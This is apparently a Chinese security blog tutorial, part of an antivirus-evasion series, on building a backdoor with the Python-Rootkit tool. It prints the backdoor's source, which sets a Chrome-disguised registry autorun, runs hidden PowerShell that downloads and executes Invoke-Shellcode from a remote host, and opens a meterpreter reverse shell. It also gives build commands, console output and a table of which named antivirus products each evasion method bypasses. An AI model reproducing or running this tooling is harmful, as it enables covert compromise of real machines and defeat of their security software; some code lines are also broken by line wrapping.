远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

本专题文章导航

1.远控免杀专题(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2.远控免杀专题(2)-msfvenom隐藏的参数：https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3.远控免杀专题(3)-msf自带免杀(VT免杀率35/69)：https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QIpHwcpN4yw

6.远控免杀专题(6)-Venom免杀(VT免杀率11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ

7.远控免杀专题(7)-Shellter免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率13/71)：https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9.远控免杀专题(9)-Avet免杀(VT免杀率14/71)：https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXpA

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率22/70)：https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA

11.远控免杀专题(11)-Avoidz免杀(VT免杀率23/71)：https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg

12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率23/70)：https://mp.weixin.qq.com/s/MVJTXOlqjgL7iEHrnq6OJg

13.远控免杀专题(13)-zirikatu免杀(VT免杀率39/71)：https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA

14.远控免杀专题(14)-AVIator免杀(VT免杀率25/69)：https://mp.weixin.qq.com/s/JYMq_qHvnslVlqijHNny8Q

15.远控免杀专题(15)-DKMC免杀(VT免杀率8/55)：https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg

16.远控免杀专题(16)-Unicorn免杀(VT免杀率29/56)：https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率7/69)：本文

文章打包下载及相关软件下载：`https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVlator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√

几点说明：

1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160`（2020.01.01），火绒版本 `5.0.34.16`（2020.01.01），360安全卫士 `12.0.0.2002`（2020.01.01）。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、Python-Rootkit介绍

Python-Rootkit，2017年开源的一款工具，当时号称Bypass all anti-virus，主要是对python代码进行多次编码，然后利用py2exe把python代码打包成exe，其实最终执行的是powershell命令，使用了`PowerSploit`的`Invoke-Shellcode.ps1`来反弹msf的shell。

程序还添加了后门持续化的功能，大体就是10秒钟检测一次连接是否正常，如果连接不存在就再重连msf，另外还使用了注册表添加了自启动项。

原理很简单，不过我在前期测试中浪费了很长时间。。请往下看

二、安装Python-Rootkit

因为要使用py2exe，所以我就在windows上安装了，如果linux上安装了wine后不知道能不能使用py2exe，可自行测试。


1、先从官网git到本地

```
git clone https://github.com/0xIslamTaha/Python-Rootkit
```

2、修改参数

进入`Python-Rootkit\viRu5`文件夹

打开`source.py`文件，修改其中的LHOTS和LPORT，这个文件也是后门的主代码



```python
import subprocess
import tempfile
import _winreg
import platform
import time
import os
import socket
import urllib
import sqlite3
import win32crypt
import sys

NO_IP_HOST = 'www.tidesec.com'
LHOST = '10.211.55.7'
LPORT = 3333
TIME_SLEEP = 10

TEMP_PATH = tempfile.gettempdir()
REG_PATH = r"Software\Microsoft\Windows\CurrentVersion\Run"
REG_NAME = "GoogleChromeAutoLaunch_9921366102WEAD21312ESAD31312"
REG_VALUE = '"' + TEMP_PATH + '\GoogleChromeAutoLaunch.exe' + '"' + ' --no-startup-window /prefetch:5'

def set_reg_key_value(REG_PATH, name, value):
    try:
        registry_key = _winreg.OpenKey(_winreg.HKEY_CURRENT_USER, REG_PATH, 0,_winreg.KEY_ALL_ACCESS)
        _winreg.SetValueEx(registry_key, name, 0, _winreg.REG_SZ, value)
    except WindowsError:
        pass

def fire():
    if NO_IP_HOST:
        # Check if no-ip is online or not
        get_noip_ip_address()

    if platform.machine().endswith('32') or platform.machine().endswith('86'):
        try:
            subprocess.Popen("powershell -noprofile -windowstyle hidden iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/code_execution/Invoke-Shellcode.ps1');Invoke-Shellcod
            -Payload windows/meterpreter/reverse_https -Lhost %s -Lport %s -Force;" % (LHOST,LPORT), shell=True)
        except WindowsError:
            pass
    else:
        try:
            subprocess.Popen("C:\Windows\SysWOW64\WindowsPowerShell\/v1.0\powershell.exe -noprofile -windowstyle hidden iex (new-object net.webclient).downloadstring('
            https://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/code_execution/Invoke-Shellcode.ps1');Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost %s -Lport %s -Force;" % (LHOST,LPORT), shell=True)
        except WindowsError:
            pass

def run_after_close():
    foundIT = False
    runningProcess = []
    for item in os.popen('tasklist').read().splitlines()[4:]:
        runningProcess.append(item.split())
    for item2 in runningProcess:
        if "powershell.exe" in item2:
            foundIT = True

    if not foundIT:
        fire()


def get_noip_ip_address():
    global NO_IP_HOST
    global LHOST
    LHOST = socket.gethostbyname(NO_IP_HOST)
```

然后删掉或重命名`viRu5`文件夹中原有的`GoogleChromeAutoLaunch.py`,把`source.py`改名为`GoogleChromeAutoLaunch.py`

3、安装py2exe

然后还需要安装py2exe，我已经下载好了一份python2.7的py2exe安装文件`py2exe-0.6.9.win32-py2.7.exe`,下载地址`https://github.com/TideSec/BypassAntiVirus/blob/master/tools/py2exe-0.6.9.win32-py2.7.exe`，下载安装即可。

4、安装metasploit

郑重提示：需要安装需要4.8.2及以下的版本


如果你的msf为4.8.2以上版本，那么后门是反弹不成shell的。期间看到有人说是powershell需要32位的，还有说是需要msf生成shellcode进行配合的，众说纷纭，然后都没解决我的问题。

我就是在这里摸索了好长时间，才发现是msf和PowerSploit的问题，大体是msf升级到5.0后、PowerSploit升级到3.0后有些之前的功能就不大好使了。

所以后来我单独在另一台ubuntu上安装了metasploit 4.8.2，下载安装

```
wget
https://downloads.metasploit.com/data/releases/archive/metasploit-
4.8.2-linux-x64-installer.run
chmod +x metasploit-4.8.2-linux-x64-installer.run
./metasploit-4.8.2-linux-x64-installer.run
```

一路下一步和y确认就可以



```
Please wait while Setup installs Metasploit on your computer.

 Installing
 0% ______________ 50% ______________ 100%
 ########################################
#

----------------------------------------------------------------------------
Setup has finished installing Metasploit on your computer.

Info: To access Metasploit, go to
        https://localhost:3790 from your browser.
Press [Enter] to continue :#

  ➜  sec
➜  sec msfconsole
     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)__________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v4.8.2-1 [core:4.8 api:1.0]
+ -- --=[ 1243 exploits - 758 auxiliary - 208 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops
```


三、Python-Rootkit使用说明

Python-Rootkit使用很简单，只要安装好上面的插件后，执行`python.exe setup.py`就可以了。

经分析，整个工具的核心代码就一句，下载`Invoke-Shellcode.ps1`，反弹shell。


```
powershell.exe  -noprofile -windowstyle hidden iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force;
```

如果你没成功反弹shell，如果你安装的msf版本没问题，那么再确认一下你的windows测试机能否连接到 `https://raw.githubusercontent.com`，如果不行的话那肯定执行不成功的。



```
C:\Users\xysoul\Desktop\local_test\Python-Rootkit\viRu5\dist>powershell.exe  -noprofile  iex (new-object net.webclient).downloadstring('https://raw.githubuserco
ntent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.
7 -Lport 3333 -Force
使用“1”个参数调用“DownloadString”时发生异常:“无法连接到远程服务器”
所在位置 行:1 字符: 46
+ iex (new-object net.webclient).downloadstring <<<< ('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1'
); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : DotNetMethodException

无法将“Invoke-Shellcode”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包括路径，请确保路径正确，然后重试。
所在位置 行:1 字符: 171
+ iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1'); Inv
oke-Shellcode <<<<  -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force
    + CategoryInfo          : ObjectNotFound: (Invoke-Shellcode:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```


可以在source.py中把远程服务器换成你自己的服务器地址



```
def set_reg_key_value(REG_PATH, name, value):
    try:
        registry_key = _winreg.OpenKey(_winreg.HKEY_CURRENT_USER, REG_PATH, 0,_winreg.KEY_ALL_ACCESS)
        _winreg.SetValueEx(registry_key, name, 0, _winreg.REG_SZ, value)
    except WindowsError:
        pass

def fire():
    if NO_IP_HOST:
        # Check if no-ip is online or not
        get_noip_ip_address()

    if platform.machine().endswith('32') or platform.machine().endswith('86'):
        try:
            subprocess.Popen("powershell -noprofile -windowstyle hidden iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1');Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost %s
            LPORT), shell=True)
        except WindowsError:
            pass
    else:
        try:
            subprocess.Popen("C:\Windows\SysWOW64\WindowsPowerShell\/v1.0\powershell.exe -noprofile -windowstyle hidden iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1');Invoke-Shellcode -Pay
            windows/meterpreter/reverse_https -Lhost %s -Lport %s -Force;" % (LHOST,LPORT), shell=True)
        except WindowsError:
            pass

def run_after_close():
    foundIT = False
    runningProcess = []
    for item in os.popen('tasklist').read().splitlines()[4:]:
        runningProcess.append(item.split())
```

本地可以先测试一下，去掉 `-windowstyle hidden` 参数，可以看到ps代码执行情况。


```
powershell.exe  -noprofile  iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force;
```



```
C:\Users\xysoul>powershell.exe  -noprofile  iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload
windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force;
_
```

三、利用Python-Rootkit生成后门

在生成后门前，还需要找个.ico图标文件，放在`viRu5`文件夹中，这样`viRu5`文件夹里需要有下面几个文件




名称	修改日期	类型	大小
build	2020/1/13 14:04	文件夹	
dist	2020/1/13 23:52	文件夹	
._source.py	2020/1/13 14:38	PY 文件	4 KB
__init__.py	2020/1/10 22:40	PY 文件	0 KB
encodeSource.py	2020/1/10 22:40	PY 文件	1 KB
GoogleChromeAutoLaunch.py	2020/1/13 23:52	PY 文件	4 KB
GoogleChromeAutoLaunch111.py	2020/1/10 22:40	PY 文件	70 KB
icon.ico	2019/11/4 23:13	图标	10 KB
setup.py	2020/1/10 22:40	PY 文件	2 KB
source.py	2020/1/13 23:52	PY 文件	4 KB

下面就可以生成后门了


`python.exe setup.py`

如果前面安装都没问题，就会出现这个界面



```
C:\Users\xysoul\Desktop\local_test\Python-Rootkit\viRu5>c:\Python27_x86\python.exe setup.py
running py2exe
*** searching for required modules ***
*** parsing results ***
*** finding dlls needed ***
*** create binaries ***
*** byte compile python files ***
skipping byte-compilation of c:\Python27_x86\lib\StringIO.py to StringIO.pyc
skipping byte-compilation of c:\Python27_x86\lib\UserDict.py to UserDict.pyc
skipping byte-compilation of c:\Python27_x86\lib\__future__.py to __future__.pyc
skipping byte-compilation of c:\Python27_x86\lib\_abcoll.py to _abcoll.pyc
skipping byte-compilation of c:\Python27_x86\lib\_strptime.py to _strptime.pyc
skipping byte-compilation of c:\Python27_x86\lib\_threading_local.py to _threading_local.pyc
skipping byte-compilation of c:\Python27_x86\lib\_weakrefset.py to _weakrefset.pyc
skipping byte-compilation of c:\Python27_x86\lib\abc.py to abc.pyc
skipping byte-compilation of c:\Python27_x86\lib\atexit.py to atexit.pyc
skipping byte-compilation of c:\Python27_x86\lib\base64.py to base64.pyc
skipping byte-compilation of c:\Python27_x86\lib\bdb.py to bdb.pyc
skipping byte-compilation of c:\Python27_x86\lib\calendar.py to calendar.pyc
```

提示生成了后门`GoogleChromeAutoLaunch.exe`




```
skipping byte-compilation of c:\Python27_x86\lib\warnings.py to warnings.pyc
skipping byte-compilation of c:\Python27_x86\lib\weakref.py to weakref.pyc
skipping byte-compilation of c:\Python27_x86\lib\xml\__init__.py to xml\__init__.pyc
skipping byte-compilation of c:\Python27_x86\lib\xml\parsers\__init__.py to xml\parsers\__init__.pyc
skipping byte-compilation of c:\Python27_x86\lib\xml\parsers\expat.py to xml\parsers\expat.pyc
*** copy extensions ***
*** copy dlls ***
copying c:\Python27_x86\lib\site-packages\py2exe\run_w.exe -> C:\Users\xysoul\Desktop\local_test\Python-Rootkit\viRu5\dist\GoogleChromeAutoLaunch.exe
Adding python27.dll as resource to C:\Users\xysoul\Desktop\local_test\Python-Rootkit\viRu5\dist\GoogleChromeAutoLaunch.exe
The following modules appear to be missing
['Carbon', 'Carbon.Files', '_scproxy', 'winreg.CloseKey', 'winreg.HKEY_LOCAL_MACHINE', 'winreg.OpenKeyEx', 'winreg.QueryValueEx']

*** binary dependencies ***
Your executable(s) also depend on these dlls which are not included,
you may or may not need to distribute them.

Make sure you have the license if you distribute any of them, and
make sure you don't distribute files belonging to the operating system.

   OLEAUT32.dll - C:\Windows\system32\OLEAUT32.dll
   USER32.dll - C:\Windows\system32\USER32.dll
   SHELL32.dll - C:\Windows\system32\SHELL32.dll
   ole32.dll - C:\Windows\system32\ole32.dll
   ADVAPI32.dll - C:\Windows\system32\ADVAPI32.dll
   WS2_32.dll - C:\Windows\system32\WS2_32.dll
   GDI32.dll - C:\Windows\system32\GDI32.dll
   KERNEL32.dll - C:\Windows\system32\KERNEL32.dll

C:\Users\xysoul\Desktop\local_test\Python-Rootkit\viRu5>
```

名称	修改日期	类型	大小
GoogleChromeAutoLaunch.exe	2020/1/14 0:20	应用程序	5,469 K
w9xpopen.exe	2019/3/4 1:31	应用程序	109 K

